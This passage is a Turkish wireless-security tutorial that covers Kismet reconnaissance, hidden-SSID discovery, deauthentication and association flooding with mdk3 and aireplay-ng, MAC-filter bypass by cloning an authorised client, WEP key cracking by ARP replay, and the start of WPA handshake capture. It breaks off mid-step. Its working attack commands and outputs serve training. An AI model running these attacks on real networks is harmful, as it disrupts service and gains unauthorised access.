Pasif keşif aracı olarak kullanılabilen Kismet ise Netstumbler'a göre oldukça fazla özellik içerir ve kötü niyetli birinin elinde tam donanımlı gizli bir silaha dönüşebilir.

Kismet, kablosuz ağ adaptörlerine özel bir modda çalıştırarak(monitor mode) etrafta olan biteni izler ve kaydeder. Böylece bulunduğu ortamdaki tüm trafiği görerek aktif, pasif erişim noktası cihazlarını tüm özellikleri ile birlikte belirler. Sadece erişim noktası cihazlarını belirlemekle kalmaz, bu cihazlara bağlı tüm istemci cihazları ve özeliklerini de belirleyebilir daha da ötesinde şifreleme kullanılmıyorsa tüm trafiği dinler.

Keşif işlemi ile ilgili neler elde edilebilir?

- Kablosuz ağ şifreli ise şifreleme protokolü(WEP/WPA/WPA2)
- Ağa bağlı istemcilerin MAC adresleri

Kablosuz ağ şifresiz, açık bir yayın yapıyorsa aşağıdaki tüm başlıklar fiziksel olarak o ortamdaki bir istemci tarafından ağ arabirimini monitor moda alarak elde edilebilr.

- Mac adresleri
- IP adresleri

- Bilgisayar isim ve markaları
- Ortamdaki TCP/UDP tüm trafik

Görünmez(Gizli SSID'ye sahip) Kablosuz Ağların Keşfi

Eğer SSID gizlendiyse Wireshark Beacon framelerde "SSID= " gibi görürüz . Bazı kablosuz ağ tarama araçları ise SSID yerine <Length 8> gibi ifadeler yazar. Bu SSID'nin 8 karakterden oluştuğunu gösterir. Gizli SSID'yi tespit etmek için önce aynı kanala geçilir.

```
iwconfig mon0 channel 11
```

İki metot vardır: Pasif ve aktif.

- Pasif olarak ögrenmek için bir istemcinin AP'ye bağlanmasını bekleyebiliriz. İstemci bağlandığında içinde SSID yazılı Probe Request gönderir. AP de cevap olarak SSID'nin yazılı olduğu Probe Response gönderir.
- Aktif olarak aireplay-ng ile Deauthentication paketleri yollayıp clientların bağlantısı düşürülmeye çalışılır.

I.Metot


Aktif metot:

```
aireplay-ng -0 5 -a 18:28:61:3b:3b:1c mon0
```

-a AP'nin MAC adresidir.
-0 Deauthentication paketi sayısıdır. Sayı olarak 0 yazılırsa sürekli gönderilir.

Deauth. paketleri görmek için WSda **wlan.fc.type_subtype==0x0c** filtresi uygulanır.

Ekran görüntüsünde belirtilen kısım bir Probe Request framedir. SSID'nin BGA_Wifi olduğu görülür. Öncesindeki Deauthentication ve sonrasında gelen Probe Response frameleri görülebilir.



(wlan.bssid == 18:28:61:3b:3b:1c) && !(wlan.fc.type_subtype == 0x08)

Bu filtre ile Deauthentication, Probe Request ve Probe response frameleri görülür.


II.Metot

Aynı işlem airmon-ng ve Kismet araçları kullanarak pasif modda da yapılabilir. airmon-ng ile monitor moda geçip Kismet ile ortamdaki paketleri dinlemeye başlayınca, Kismet gizli SSIDye sahip AP'lerin MAC adreslerini Probe Request ve Probe Response'larla ilişkilendirir ve otomatik olarak gizli SSID'yi tespit edebilir.


```
airmon-ng start wlan1
```

```
kismet
```


Başlangıçta gizli SSID şu şekilde listelenmiş.



Çift tıklayarak detaylı görüntülenir ve beklemeye başlanır.



Yeni bir istemci gizli SSID'ye sahip AP'ye bağlandığında Kismet otomatik olarak SSID'yi tespit eder.



Kablosuz Ağlarda Trafik Dinleme ve Analizi

Kablosuz ağlarda veriler havada uçuştuğu için dinleme yapmak kablolu ağlara göre daha kolaydır. Amaca uygun kullanılan bir dinleme aracı ile bir kablosuz ağdaki trafik ağa dahil olmadan rahatlıkla izlenebilir. Linux sistemlerde kablosuz ağ trafiği dinlemek için Kismet adlı program tercih edilir.

Kismet, monitoring (rfmon) mod destekleyen kablosuz ağ arabirimleri için düşünülmüş 802.11b, 802.11a ve 802.11g protokolleri ile uyumlu kablosuz ağlarda pasif dinleme yapmaya yarayan bir araçtır. Aynı zamanda kablosuz ağlar için pasif keşif aracı olarak ve basit manada saldırı tespit sistemi olarak da kullanılabilir.

Kismet ile dinleme yapılırken etraftaki erişim noktaları ya da istemciler rahatsız edilmez. Tamamen pasif modda bir dinleme yapıldığı için kablosuz ağları korumaya yönelik bazı saldırı tespit sistemleri kolaylıkla aldatılabilir. Özellikle şifresiz bir iletişim yöntemi tercih edilmişse Kismet bu noktada kablosuz ağdaki tüm herşeyi görebilir.

Kismet ve ek bir iki araç kullanılarak MAC adres tabanlı güvenlik önlemi alınmış kablosuz ağlara kolaylıkla giriş yapılabilir.

Kısmet Wireless Sniffer Kullanımı

Kismet açık kaynak kodlu kablosuz ağ analiz programıdır. 802.11 a/b/g protokollerini destekler ve Linux, UNIX ve Windows ortamlarında çalışır.
Kismet'in çalışabilmesi için kablosuz ağ kartınızın "monitor mode" desteği olmalıdır.
Monitor mode: Kablosuz ağlarda özel bir moddur ve ilgili arabirimin ağa dahil olmadan tüm paketleri izleyebilmesini sağlar.

Kismet'in en önemli özelliklerinden biri pasif olarak kablosuz ağ keşfi yapabilmesi ve keşif esnasında iz bırakmamasıdır. Netstumbler gibi araçlar keşif esnasında etrafa paket yaydıkları için iz bırakırlar.

Kismet istemci-sunucu mimarisinde çalışır ve kismet_server ve kismet_client adlı iki farklı programdan oluşur. Kismet_server asıl işi yapan yani trafiği izleyip kaydeden, kismet_client ise kismet_server tarafından yapılan işlemlerin kullanıcı tarafından izlenmesine olanak veren arabirimdir.

Kablosuz Ağlara Yönelik Saldırı Çeşitleri

Kablosuz Ağlara Yönelik DoS Saldırıları

WEP'ten sonra WPA ve WPA2 ile kablosuz ağlarda CCMP kullanılarak güvenlik standartı yükseltilsede, bu koruma sadece data framelere uygulanabiliyordu. Management frameler ile ilgili bir işlem ise yoktu. Yani management frameler şifresiz ve manipule edilebilir durumdadır. Man. framlerin bu özelliği! kablosuz ağları Dos ataklara açık bırakmaktadır.

Gerçek hayatta karşılaşılan bir çok Dos atak çeşidi(HTTP Flood, TCP SYN flood, ICMP flood) kablosuz ağlarda da uygulanabilir. Ancak kablosuz ağlara özel olan DOS saldırılarıda vardır. Bu saldırılar OSI modelinde, iletişimin frame(çerçeve)ler ile sağlandığı 2.katmanında(Data link layer) uygulanır. (Fiziksel katmanda jammerlar ile sinyaller bozularakta iletişim engellenebilir.)

Yapılan saldırılar authentication/association flood ve deauthentication/disassociation flood şeklindedir.

Bir istemci AP ile bağlantı kurma aşaması kabaca şu şekilde gerçekleşir:

1. İstemci Authentication isteğinde bulunur.
2. AP authentication cevabı yollar.
3. İstemci assocation isteğinde bulunur.
4. AP assocation cevabı yollar.

Association işlemi için authentication şarttır. Bir istemci birden fazla sisteme authentication kurmuş olabilir ancak sadece bir AP ile association kurabilir.

Saldırıyı belli bir kullanıcıya(bilgisayara) yönlendirmek için bu işlemlerden önce airodump-ng, Kısmet gibi araçlarla hedef kablosuz ağa bağlı kullanıcılara keşif çalışması yapılabilir.
(Bu saldırılar iletişimi bir süre kesintiye uğratabilir, AP'yi yeniden başlatmak gerekebilir.)

Authentication atak için;

```
mdk3 mon0 a -m -i F8:D1:11:40:D2:8E
```

Deauthentication frame, istemci veya AP tarafından bağlantıyı sonlandırmak amacıyla gönderilir.
Deauthentication atak yapması çok kolaydır. Bunun için mdk3 kullanılmıştır. Broadcast MAC adrese gönderilecek sahte frameler ile kablosuz ağa bağlı tüm istemciler ağdan düşürülebilir. -b ile deauthentication saldırısı yapılacak MAC adreslerinin olduğu dosya okutulur.

```
mdk3 mon0 d -b mac_adresi_listesi -c 4
aireplay-ng --deauth 20 -a 00:1F:D4:01:6A:C8 -c 00:27:10:5C:08:18 mon0
```

Association flood:
AP association sağlanmış her istemci için bir tablo tutar. Bu tarz atakta sınırlı belleğe sahip tablonun doldurulması ve yeni istemcilerin bağlananaması amaçlanır. Bunun için sürekli değişen MAC adresleri ile AP'ye association istekleri gönderilir.

IEEE 802.11w ile management frameler şifreli olarak gönderilebilmektedir. Ancak bu standart henüz yaygınlaşmamıştır.

Mac Adres Filtreleme Önlemlerinin Atlatılması

Kablosuz ağ için uygulanabilecek güvenlik önlemlerinden biriside MAC adresi filtrelemesidir. Bir çok switch/modem tarafından desteklenen bu özellikle sadece istenen MAC adreslerinin kablosuz ağa bağlanması sağlanabilir. Ancak bu koruma ağa bağlı kullanıcılar tespit edilerek atlatılabilir.

1. adım ağa bağlanma yetkisi olan istemcilerin tespiti
2. adım ağa bağlanma yetkisi olan mac adreslerinin klonlanması
3. adım erişim izni olan mac adresi ile birlikte ağa bağlanma denemesi

Aşağıdaki gibi hedef kablosuz ağa bağlı kullanıcı bilgileri sniff edilmeye başlanmıştır.

```
airodump-ng mon0 --bssid 18:28:61:3B:3B:1E -c 3
```

Ağa bağlı gözüken 4 kullanıcıdan sadece ortada bulunan 2 tanesinin MAC adresleri modem üzerinde tanımlanmıştır. Hedef olarak **00:23:08:E9:B4:DF** MAC adresli kullanıcı alınmıştır.

```
CH  3 ][ Elapsed: 1 min ][ 2014-05-15 19:40 ][ fixed channel mon0: -1

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 18:28:61:3B:3B:1E  -35 100      366      355    0   3  54e  WPA2 CCMP   PSK  Korsan


 BSSID              STATION            PWR   Rate    Lost    Frames  Probe
 18:28:61:3B:3B:1E  A0:F3:C1:27:BF:E8  0     0 - 1   0       1
 18:28:61:3B:3B:1E  20:C9:D0:BF:7D:F1  -31   54e-54  0       226

 18:28:61:3B:3B:1E  00:23:08:E9:B4:DF  -46   54e-54e 0       129

 18:28:61:3B:3B:1E  28:BA:B5:39:C0:1D  -49   0 - 1   0       4
```

Bu ağa bağlanılmak istendiğinde aşağıdaki gibi Access Point: Not-Associated olarak gözükmektedir.

```
root@kali:~# iwconfig wlan1
wlan1   IEEE 802.11bgn  ESSID:"Korsan"
        Mode:Managed  Frequency:2.422 GHz  Access Point: Not-Associated
        Tx-Power=20 dBm
        Retry  long limit:7   RTS thr:off   Fragment thr:off
        Encryption key:off
        Power Management:off
```

Atlatmak için MAC adresimizi hedef olarak belirlenen MAC adresi ile değiştiririz. Bunun yapabilmek için kablosuz ağa bağlı arayüz down hale getirilir. MAC adresi değiştirildikten sonra tekrar up yapılır.

```
root@kali:~# ifconfig wlan1 down
root@kali:~# macchanger -m 00:23:08:E9:B4:DF wlan1
Permanent MAC: a0:f3:c1:27:bf:e8 (unknown)
Current   MAC: a0:f3:c1:27:bf:e8 (unknown)
New       MAC: 00:23:08:e9:b4:df (Arcadyan Technology Corporation)
root@kali:~# ifconfig wlan1  up
```

Kablosuz ağa tekrar bağlanılmaya çalışıldığında sonuç aşağıdaki gibi başarılıdır.

```
wlan1   IEEE 802.11bgn  ESSID:"Korsan"
        Mode:Managed  Frequency:2.422 GHz  Access Point: 18:28:61:3B:3B:1E
        Bit Rate=54 Mb/s   Tx-Power=20 dBm
        Retry  long limit:7   RTS thr:off   Fragment thr:off
        Encryption key:off
        Power Management:off
        Link Quality=70/70  Signal level=-36 dBm
        Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
        Tx excessive retries:0  Invalid misc:232   Missed beacon:0
```

Bazen ağda aynı MAC adresi olduğu için IP alma konusunda sıkıntılar yaşanabilir. Bunun için MAC adresini değiştirmeden önce hedef istemciye özel deauthentication saldırısı yapılıp ağdan düşürülebilir.

```
root@kali:~# aireplay-ng --deauth 50 -a 18:28:61:3B:3B:1E -c 00:23:08:e9:b4:df mon0
```

50, gönderilecek deauthentication paketlerinin sayısını
-a, APnin MAC adresini
-c, hedef istemcinin MAC adresini ifade eder.
mon0 ise atağın yapıldığı kablosuz ağ arayüzüdür.

Kablosuz Ağda Şifreleme Protokolleri ve Kırma Çalışmaları

Kablosuz ağlarda bilginin gizliliği ve güvenliği amaçlı kullanılan 3 çeşit şifreleme protokolü vardır. WEP için WEP, WPA için TKIP ve WPA-2 için CCMP şifreleme protokolleri data frameleri şifrelemek için kullanılır. WEP koruması günümüzde rahatlıkla aşılabilir bir güvenlik önlemi haline gelmiştir.

WEP/WPA/WPA2 karşılaştırma tablosu

	Kimlik Doğrulama	Şifreleme
WEP	Open/Shared Key	WEP
WPA(Kişisel)	PSK	TKIP
WPA2(Kişisel)	PSK	AES- CCMP
WPA(Kurumsal)	802.1x	TKIP
WPA2(Kurumsal)	802.1x	AES-CCMP

WEP Protokolü Parola Kırma Çalışmaları

WEP parolalarının kırma işlemi, hedef AP'ye bağlı istemci sistemin olup olmaması, hangi paketlerin toplandığı ve kırılma algoritmasına göre değişiklik göstermektedir.

Bu çalışma aircrack araçlarıyla Kali üzerinde yapılmıştır. Aircrack WEP parolası kırmak için varsayılan olarak PTW metodunu kullanmaktadır. PTW metodunda parola kırma işlemi toplanan ARP istek ve cevaplarına göre yapılır. Çünkü ARP paketi bilinen bir boyuta ve gönderilen MAC adresine(ff:ff:ff:ff:ff:ff:) sahiptir.

İlk olarak kablosuz ağ adaptörümüzün bağlı olduğu arayüz monitor moda geçirilmelidir. Burada hedef AP 1. kanalda çalıştığı için, wlan1 arayüzünden sonra kanal numarası belirtilmiştir.

```
airmon-ng start wlan1 1
```

İşlem başarılıysa cevap:

```
Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID     Name
7301    dhclient


Interface       Chipset         Driver

wlan1           Atheros AR9271          ath9k - [phy0]
                                        (monitor mode enabled on mon0)
```

Bu işlemlerin yapılabilmesi için kablosuz ağ adaptörünün injection desteklemesi gerekmektedir. Bundan emin olmak için aşağıdaki komut çalıştırılabilir.

```
aireplay-ng -9 -e BGA_Wifi -a F8-1A-67-50-70-3C mon0
```

Destekliyorsa aşağıdaki gibi gözükecektir.

```
16:02:28  Waiting for beacon frame (BSSID: F8:1A:67:50:70:3C) on channel -1
16:02:28  Trying broadcast probe requests...
16:02:28  Injection is working!
16:02:30  Found 1 AP

16:02:30  Trying directed probe requests...
16:02:30  F8:1A:67:50:70:3C - channel: 1 - 'BGA_Wifi'
16:02:31  Ping (min/avg/max): 1.028ms/19.059ms/52.397ms Power: -34.37
16:02:31  30/30: 100%
```

İkinci olarak hedef AP'ye ait trafiği kaydetmek(yani IV'leri) amacıyla airodump-ng aracı kullanılır.

```
airodump-ng -c 1 --bssid F8-1A-67-50-70-3C -w WEP_dump mon0
```

Yukarıdaki komutta
-c ile hedef AP'nin çalıştığı kanal,
-bssid ile hedef AP'nin MAC adresi,
-w ile trafiğin kaydedileceği dosya ismi belirtilir.

Eğer WEP'te Open Authentication kullanılıyorsa tüm istemciler AP'ye bağlanabilir(authentication and association). Ancak AP doğru WEP anahtarıyla şifrelenmemiş hiç bir paketi kabul etmeyecektir, düşürecektir. Bu nedenle hedef AP'ye paket enjeksiyonu yapabilmek için öncelikle MAC adresimizin authentication ve association aşamalarını geçmesi gerekir. Bunu yaptığımızda AP paketlerimizi kabul eder ve biz her paket gönderdiğimizde yeni IV'ler üretilir. Başka bir terminalde aşağıdaki komut çalıştırılır.

```
aireplay-ng -1 0 -e BGA_Wifi -a F8-1A-67-50-70-3C -h A0-F3-C1-27-BF-E8 mon0  --ignore-negative-one
```

Başarılı işlem için cevap aşağıdaki gibidir.

```
15:12:27  Waiting for beacon frame (BSSID: F8:1A:67:50:70:3C) on channel -1
15:12:27  Sending Authentication Request (Open System) [ACK]
15:12:27  Authentication successful
15:12:27  Sending Association Request [ACK]
15:12:27  Association successful :-) (AID: 1)
```

Bu aşamada ise toplanan IV sayısını hızlı bir şekilde artırmak için aireplay-ng aracı çalıştırılır. Monitor modda dinlemeye geçildiğinde WEP ile şifrelenen paketlerden bazılarının(ARP) standart bir uzunluğa ve belli bir

hedef MAC adresine(Broadcast=FF:FF:FF:FF:FF:FF) sahip olduğu görülür. Bu durumda ARP isteklerini şifreli olsa dahi tanımak ve yakalamak çok kolaydır.
Aireplay ARP isteklerini dinler ve aynısını üretip tekrar enjeksiyon yapar. Hedef sistemde farklı bir IV'yle buna cevap verir. Bu işlem yapılarak kısa bir sürede farklı IV'ler kullanan paketler toplanmış olur.

```
aireplay-ng -3 -b F8-1A-67-50-70-3C -h A0-F3-C1-27-BF-E8 mon0 -e BGA_Wifi --ignore-negative-one
```

-b ile hedef AP'nin MAC adresi
-h ile bizim MAC adresimiz
-e ile hedef SSID

Cevap:

```
15:15:14  Waiting for beacon frame (BSSID: F8:1A:67:50:70:3C) on channel -1
Saving ARP requests in replay_arp-0704-151514.cap
You should also start airodump-ng to capture replies.
Read 982 packets (got 108 ARP requests and 115 ACKs), sent 140 packets...(501 pp
Read 1132 packets (got 153 ARP requests and 149 ACKs), sent 189 packets...(498 p
Read 1287 packets (got 204 ARP requests and 186 ACKs), sent 239 packets...(498 p
Read 1433 packets (got 273 ARP requests and 230 ACKs), sent 290 packets...(500 p
..
```

Yeterince paket(40000 civarı) toplayana kadar bu işleme devam edilir. Daha önce açılan airodump oturumu kontrol edilirse toplanan paket sayısının hızla artacağı görülür. Airodump-ng üzerinde en az 40000 paket toplandığında Ctrl + C ile işlem kesilebilir.

Son olarak aircrack-ng ile airodump-ng'nin WEP_dump olarak kaydettiği cap dosyası okutulur.

```
aircrack-ng -b F8:1A:67:50:70:3C WEP_dump-01.cap
```

-b ile hedef AP'nin MAC adresi girilir.

Parola bulunmuştur.

```
Opening WEP_dump-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 40514 ivs.
                KEY FOUND! [ 12:34:56:78:90 ]
        Decrypted correctly: 100%
```

Aynı işlem -K opsiyonuyla FMS/KoreK metodu kullanılarakta kırılabilir. Ancak bu metot daha fazla süre ve paket gerektirir.

WPA/WPA2 Parola Kırma Çalışması

WPA/WPA2 parola kırma çalışmalarında en önemli husus, henüz WPA/WPA2 için bilinen bir zafiyet olmadığıdır. Kullanılan araçlar, kaba kuvvet veya sözlük saldırılarıyla verdiğimiz kelimeleri sırayla pasif olarak denemektedir. Bu durum elimizdeki kelime listesinin önemini ortaya koymaktadır. Sık kullanılan basit parolaların yanında, hedefe uygun parola listesi de kullanılmalıdır.

Sözlük saldırılarıyla, sadece hedefin parolası elimizdeki kelime listesinde var ise parola ele geçirilebilir. Kaba kuvvet saldırılarında ise rastgele üretilen(kurallar belirlenebilir) parolalar sırayla denenmektedir. Kaba kuvvet saldırıları çoğu zaman GPU destekli sistemler ve parola kırma yazılımlarıyla anlam kazanmaktadır. CPU ile bir WPA/WPA2 parolasını kırmak yıllar alabilir.

1. Öncelikle kablosuz ağ kartını monitör moda almalıyız.

```
airmon-ng start wlan1 11
```

2. Çevrede 11.kanalda yayın yapan ve WPA ile korunan kablosuz ağları görmek için(BGA_Wifi'ın bulunduğu kanal 11'dir.);

```
airodump-ng --channel 11 --encrypt wpa wlan1
```

Burada WPA parolasını kıracağımız kablosuz ağa ait BSSID'yi alıyoruz. Bu ekran kapatılmadan başka ekranlarda aşağıdaki komutlar çalıştırılır. WPA handshake yakalandığında bu ekranda görünecektir.

3. Yukarıda aldığımız BSSID değerini --bssid değeri ile aşağıdaki komutumuza veriyoruz. Böylece bu BSSID'ye sahip kablosuzu dinlemeye alıyoruz ve paketleri **lol** dosyasına yazıyoruz.(**fixed channel mon0: -1** uyarısı verdiği durumlarda --ignore-negative-one işe yarayabilir. Eğer airodump ile dinlemeye geçildiğinde bu uyarı varsa handshake yakalansa dahi bununla ilgili bir uyarı vermeyebilir.)

```
airodump-ng --channel 11 --encrypt wpa --bssid F8:1A:67:50:70:3C -w lol mon0 --ignore-negative-one
```

